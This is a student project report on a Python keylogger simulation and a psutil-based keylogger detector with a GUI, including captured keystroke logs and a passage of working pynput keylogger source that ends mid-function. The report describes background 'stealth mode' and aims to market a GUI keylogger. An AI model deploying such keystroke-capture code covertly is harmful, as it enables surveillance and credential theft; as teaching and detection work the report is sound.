KEY LOGGER AND ANTI KEY LOGGER' DETECTION SIMULATION TOOL USING PYTHON and GUI.

A PROJECT REPORT
BY: ADITYA GOSWAMI

Table of Contents:

Keylogger and Anti-Keylogger Detection & Simulation Tool

ABSTRACT

Keyloggers are programs designed to capture keystrokes from a user, posing a serious cybersecurity risk. This project develops a keylogger to simulate potential attacks and an anti-keylogger detection tool to identify and mitigate such threats. The keylogger implementation captures keystrokes and stores them in a log file, while the detection tool scans system processes and checks for suspicious activity, such as the presence of logging mechanisms and the use of libraries like pynput. The study provides an in-depth analysis of how keyloggers function and explores countermeasures to improve cybersecurity awareness. Additionally, this project compares existing detection mechanisms and proposes an enhanced methodology for detecting keyloggers that evade traditional anti-malware defenses through obfuscation or stealth techniques.

CHAPTER 1: INTRODUCTION

Background

Keylogging is a technique used for both ethical monitoring and malicious intent, where keystrokes are recorded to gather sensitive information. The evolution of malware has made keyloggers a prevalent threat in cybersecurity. Both personal users and organizations are at risk of having their data compromised, as keyloggers can capture login credentials, financial information, and sensitive communications. As keyloggers become more advanced, evading detection by modern security tools, detecting and mitigating keyloggers is essential in protecting personal and organizational security.

Objectives

The primary objectives of this project are:

To implement a functional keylogger that captures and stores keystrokes.

To develop an anti-keylogger detection system that monitors and identifies malicious logging activities.

To analyze keylogging behaviors and the efficiency of different detection methodologies.

To provide awareness regarding keylogging threats and mitigation strategies.

To provide GUI based keylogger to the market.

CHAPTER 2: LITERATURE REVIEW

2.1Overview of Keyloggers

Keylogger can be categorized into hardware and software-based:

Hardware Keyloggers: These are physical devices installed between the keyboard and the system to capture keystrokes. They typically do not require software installation and are difficult to detect as they operate at the hardware level.

Software Keyloggers: These are malicious programs running at different levels, such as user-mode or kernel-mode, to intercept keyboard inputs. Software keyloggers are more versatile but can be easier to detect compared to hardware-based solutions.

API Hooking Keyloggers: Use functions like SetWindowsHookEx to intercept keystrokes.

Kernel-Level Keyloggers: Operate at a deeper system level, making them harder to detect.

Form Grabbing Keyloggers: Capture keystrokes before they are encrypted, particularly in web forms.

Remote Access Keyloggers: Transmit recorded keystrokes to an attacker via email, FTP, or cloud services.

How Keyloggers Work

Keyloggers operate using different mechanisms depending on their level of access:

Hooking Techniques: Many Windows-based keyloggers use API hooking to capture keystrokes.

Direct Memory Access: Some advanced keyloggers extract data directly from the system's memory.

Clipboard Logging: Certain keyloggers also track data copied to the clipboard.

Screen Logging: Some variants take periodic screenshots instead of recording keystrokes.

2.2 Detection Mechanisms

Several methods are employed to detect keyloggers, including:

Process Monitoring: Identifying suspicious processes that use keylogging libraries, such as pynput, which is often used to implement keylogging functionality in Python scripts.

File System Analysis: Checking for unauthorized log files, such as keylog.txt, where the captured keystrokes are stored.

Behavioral Analysis: Monitoring keystroke interception patterns and logging frequencies. Behavioral analysis can identify abnormal input patterns or logging activities.

Signature-Based Detection: Using predefined malware signatures to identify known keyloggers. This method is effective but can be evaded through polymorphism, where keyloggers alter their code signatures.

Heuristic-Based Detection: Involves analyzing system behaviors rather than relying on signatures. This includes monitoring changes to system files, registry entries, and suspicious network connections made by keyloggers.

2.3 Challenges in Keylogger Detection

Keylogger detection faces several challenges, including:

Evasion Techniques: Many keyloggers use encryption and obfuscation to bypass detection by traditional anti-virus software. Polymorphic keyloggers frequently change their code to avoid signature-based detection.

Hidden Processes: Some keyloggers run as background processes with minimal footprints, making them difficult to detect through conventional process monitoring techniques.

Dynamic Behavior: Keyloggers may adopt dynamic code injection or manipulation tactics to alter their behavior based on system conditions, further complicating detection efforts.

Cross-Platform Attacks: With the rise of cross-platform development tools, keyloggers can now target multiple operating systems (Windows, Linux, macOS), increasing the complexity of detection strategies.

Recent Developments in Keylogger Research

Recent studies highlight the growing sophistication of AI-driven keyloggers capable of evading detection. Additionally, advancements in behavioral biometrics, such as keystroke dynamics, offer new ways to enhance security against keyloggers.

CHAPTER 3: METHODOLOGY


3.1 Keylogger Implementation

Keystroke Logging*:* Uses pynput. keyboard.Listener to capture user keystrokes on the system. This listener intercepts key press events and logs the keys in a specified format.

Data Storage: Writes captured keys with timestamps to a log file (keylog.txt), which can be later retrieved by the attacker.

Stealth Mode: The keylogger runs in the background, hidden from the user's view, to avoid detection. It does not display any system notifications or UI elements.

Fig.1 As keylogger started working in the background , it captures all the key stroke inputs.



```
Microsoft Windows [Version 10.0.26100.3476]
(c) Microsoft Corporation. All rights reserved.

C:\Users\[redacted]\Desktop>python keylogger.py
```

Fig.2 TEST WEBSITE FOR CHECKING HOW KEYLOGGERS CAPTURES KEYSTROKES.





Fig.3 Captured keys from the keyboard input.



```
2025-03-18 20:39:30 - [Key.cmd]
2025-03-18 20:39:30 - [Key.shift]
2025-03-18 20:39:31 - S
2025-03-18 20:39:47 - [Key.ctrl_l]
2025-03-18 20:39:47 - 
2025-03-18 20:40:07 - [Key.enter]
2025-03-18 20:40:08 - [Key.ctrl_l]
2025-03-18 20:40:09 - 
2025-03-18 20:40:13 - [Key.alt_l]
2025-03-18 20:40:13 - [Key.tab]
2025-03-18 20:40:38 - a
2025-03-18 20:40:38 - j
2025-03-18 20:40:39 - a
2025-03-18 20:40:39 - y
2025-03-18 20:40:40 - [Key.space]
2025-03-18 20:40:40 - c
2025-03-18 20:40:40 - h
2025-03-18 20:40:41 - i
2025-03-18 20:40:41 - y
2025-03-18 20:40:42 - [Key.backspace]
2025-03-18 20:40:42 - t
2025-03-18 20:40:42 - y
2025-03-18 20:40:42 - a
2025-03-18 20:40:43 - l
2025-03-18 20:40:43 - a
2025-03-18 20:40:45 - a
2025-03-18 20:40:45 - j
2025-03-18 20:40:45 - a
2025-03-18 20:40:45 - y
2025-03-18 20:40:46 - [Key.space]
2025-03-18 20:40:46 - c
2025-03-18 20:40:46 - h
2025-03-18 20:40:47 - i
2025-03-18 20:40:47 - t
2025-03-18 20:40:47 - y
2025-03-18 20:40:48 - a
2025-03-18 20:40:48 - l
2025-03-18 20:40:48 - a
2025-03-18 20:40:50 - [Key.cmd]
2025-03-18 20:40:51 - [Key.shift]
```


3.2 Anti-Keylogger Detection

Process Scanning: Uses the psutil library to list running processes and check for any that are using pynput or similar libraries, which could indicate a keylogger.

Log File Monitoring: Detects the presence of suspicious log files like keylog.txt, often created by keyloggers to store keystroke data.

Automated Mitigation: Prompts the user to terminate suspected keylogging processes and delete the corresponding log files. The system can automate this process based on user preference

Fig.5 RESULTS OF SCANNING OF KEY LOGGERS




```
Microsoft Windows [Version 10.0.26100.3476]
(c) M
C:\Us
```

[!] Keylogger detected!

```
Log Contents:
2025-03-18 20:39:30 - [Key.cmd]
2025-03-18 20:39:30 - [Key.shift]
2025-03-18 20:39:31 - S
2025-03-18 20:39:47 - [Key.ctrl_l]
2025-03-18 20:39:47 - □
2025-03-18 20:40:07 - [Key.enter]
2025-03-18 20:40:08 - [Key.ctrl_l]
2025-03-18 20:40:09 - □
2025-03-18 20:40:13 - [Key.alt_l]
2025-03-18 20:40:13 - [Key.tab]
2025-03-18 20:40:38 - a
2025-03-18 20:40:38 - j
2025-03-18 20:40:39 - a
2025-03-18 20:40:39 - y
2025-03-18 20:40:40 - [Key.space]
2025-03-18 20:40:40 - c
2025-03-18 20:40:40 - h
2025-03-18 20:40:41 - i
2025-03-18 20:40:41 - y
2025-03-18 20:40:42 - [Key.backspace]
2025-03-18 20:40:42 - t
2025-03-18 20:40:42 - y
2025-03-18 20:40:42 - a
2025-03-18 20:40:43 - l
2025-03-18 20:40:43 - a
2025-03-18 20:40:45 - a
2025-03-18 20:40:45 - j
2025-03-18 20:40:45 - a
2025-03-18 20:40:45 - y
2025-03-18 20:40:46 - [Key.space]
2025-03-18 20:40:46 - c
2025-03-18 20:40:46 - h
2025-03-18 20:40:47 - i
2025-03-18 20:40:47 - t
2025-03-18 20:40:47 - y
2025-03-18 20:40:48 - a
2025-03-18 20:40:48 - l
2025-03-18 20:40:48 - a
2025-03-18 20:40:50 - [Key.cmd]
2025-03-18 20:40:51 - [Key.shift]
2025-03-18 20:40:51 - S
2025-03-18 20:40:57 - [Key.ctrl_l]
2025-03-18 20:40:57 - □
2025-03-18 20:41:12 - [Key.enter]
2025-03-18 20:41:13 - [Key.ctrl_l]
2025-03-18 20:41:14 - □
2025-03-18 20:41:22 - [Key.enter]
2025-03-18 20:41:23 - [Key.caps_lock]
2025-03-18 20:41:24 - a
2025-03-18 20:41:24 - [Key.caps_lock]
2025-03-18 20:41:24 - s
2025-03-18 20:41:25 - [Key.space]
2025-03-18 20:41:26 - k
2025-03-18 20:41:26 - e
2025-03-18 20:41:26 - y
2025-03-18 20:41:26 - [Key.space]
2025-03-18 20:41:27 - l
2025-03-18 20:41:27 - [Key.backspace]
```

Fig.6 CAPTURED KEY LOGGERS AND GUI WITH DIFFERENT OPTIONS FOR EASILY DETECTION AND ALSO USEFULL FOR DELETING THE FOUND KEY LOGGERS



```
C:\Windows\System32\cmd.e
Microsoft Windows [Version 10.0.26100.3476]
(c) Microsoft Corporation. All rights reserved.

C:[redacted]Desktop>python GU.py
```

Keylogger Detector


Keylogger Scanner

[!] Keylogger detected!

Log File

```
Log Contents:
2025-03-18 20:39:30 - [Key.cmd]
2025-03-18 20:39:30 - [Key.shift]
2025-03-18 20:39:31 - S
2025-03-18 20:39:47 - [Key.ctrl_l]
2025-03-18 20:39:47 - 
2025-03-18 20:40:07 - [Key.enter]
2025-03-18 20:40:08 - [Key.ctrl_l]
2025-03-18 20:40:09 - 
2025-03-18 20:40:13 - [Key.alt_l]
2025-03-18 20:40:13 - [Key.tab]
2025-03-18 20:40:38 - a
2025-03-18 20:40:38 - j
2025-03-18 20:40:39 - a
2025-03-18 20:40:39 - y
2025-03-18 20:40:40 - [Key.space]
2025-03-18 20:40:40 - c
2025-03-18 20:40:40 - h
2025-03-18 20:40:41 - i
2025-03-18 20:40:41 - y
2025-03-18 20:40:42 - [Key.backspace]
2025-03-18 20:40:42 - t
2025-03-18 20:40:42 - y
2025-03-18 20:40:42 - a
2025-03-18 20:40:43 - l
2025-03-18 20:40:43 - a
2025-03-18 20:40:45 - a
2025-03-18 20:40:45 - j
2025-03-18 20:40:45 - a
2025-03-18 20:40:45 - y
2025-03-18 20:40:46 - [Key.space]
2025-03-18 20:40:46 - c
2025-03-18 20:40:46 - h
2025-03-18 20:40:47 - i
2025-03-18 20:40:47 - t
2025-03-18 20:40:47 - y
2025-03-18 20:40:48 - a
2025-03-18 20:40:48 - l
2025-03-18 20:40:48 - a
2025-03-18 20:40:50 - [Key.cmd]
2025-03-18 20:40:51 - [Key.shift]
2025-03-18 20:40:51 - S
2025-03-18 20:40:57 - [Key.ctrl_l]
2025-03-18 20:40:57 - 
2025-03-18 20:41:12 - [Key.enter]
2025-03-18 20:41:13 - [Key.ctrl_l]
2025-03-18 20:41:14 - 
2025-03-18 20:41:22 - [Key.enter]
2025-03-18 20:41:23 - [Key.caps_lock]
2025-03-18 20:41:24 - a
2025-03-18 20:41:24 - [Key.caps_lock]
2025-03-18 20:41:24 - s
2025-03-18 20:41:25 - [Key.space]
2025-03-18 20:41:26 - k
2025-03-18 20:41:26 - e
2025-03-18 20:41:26 - y
2025-03-18 20:41:26 - [Key.space]
2025-03-18 20:41:27 - l
```

Fig.7 BY CLICKING THE OPTION DELETE LOG FILE, THE KEYLOGGER FILE WILL BE DELETED



Keylogger Detector

Keylogger Scanner

[!] Keylogger detected!

Deleted

[+] Log file deleted.

CHAPTER 4: IMPLEMENTATION

4.1 System Architecture

The system consists of two primary modules:

Keylogger Module: Responsible for capturing and storing keystrokes using Python libraries.

Detection Module: Monitors the system for potential keylogging activities, including suspicious processes and the presence of logging files. It provides options to terminate processes or remove log files.

4.2 Development Environment

Programming Language: *Python*

Libraries:


pynput: For keylogging.

psutil: For scanning system processes.

datetime: For timestamping captured keystrokes.

os and time: For managing file creation and system interaction.

Fig.8 LIBRARIES USED FOR THE IMPLEMENTATION




```python
import psutil
import os
import tkinter as tk
from tkinter import messagebox
```

Operating System: The tool is designed to work on both Windows and Linux systems, ensuring cross-platform compatibility.


1.key logger simulation python-based script.

Fig-9 comstumized script for simulating key logger attack



```python
from pynput.keyboard import Listener, Key
from datetime import datetime  # Import datetime for timestamping

# Log file to store captured keystrokes
log_file = "keylog.txt"

# Function to handle key press events
def on_press(key):
    # Get current timestamp
    timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")  # Format: YYYY-MM-DD HH:MM:SS
    
    try:
        # Log alphanumeric keys with timestamp, each on a new line
        with open(log_file, "a", encoding="utf-8") as f:
            f.write(f"{timestamp} - {key.char}\n")  # Each keystroke is on a new line
    except AttributeError:
        # Log special keys with timestamp, each on a new line
        with open(log_file, "a", encoding="utf-8") as f:
            f.write(f"{timestamp} - [{key}]\n")  # Each keystroke is on a new line

# Function to handle key release events
def on_release(key):
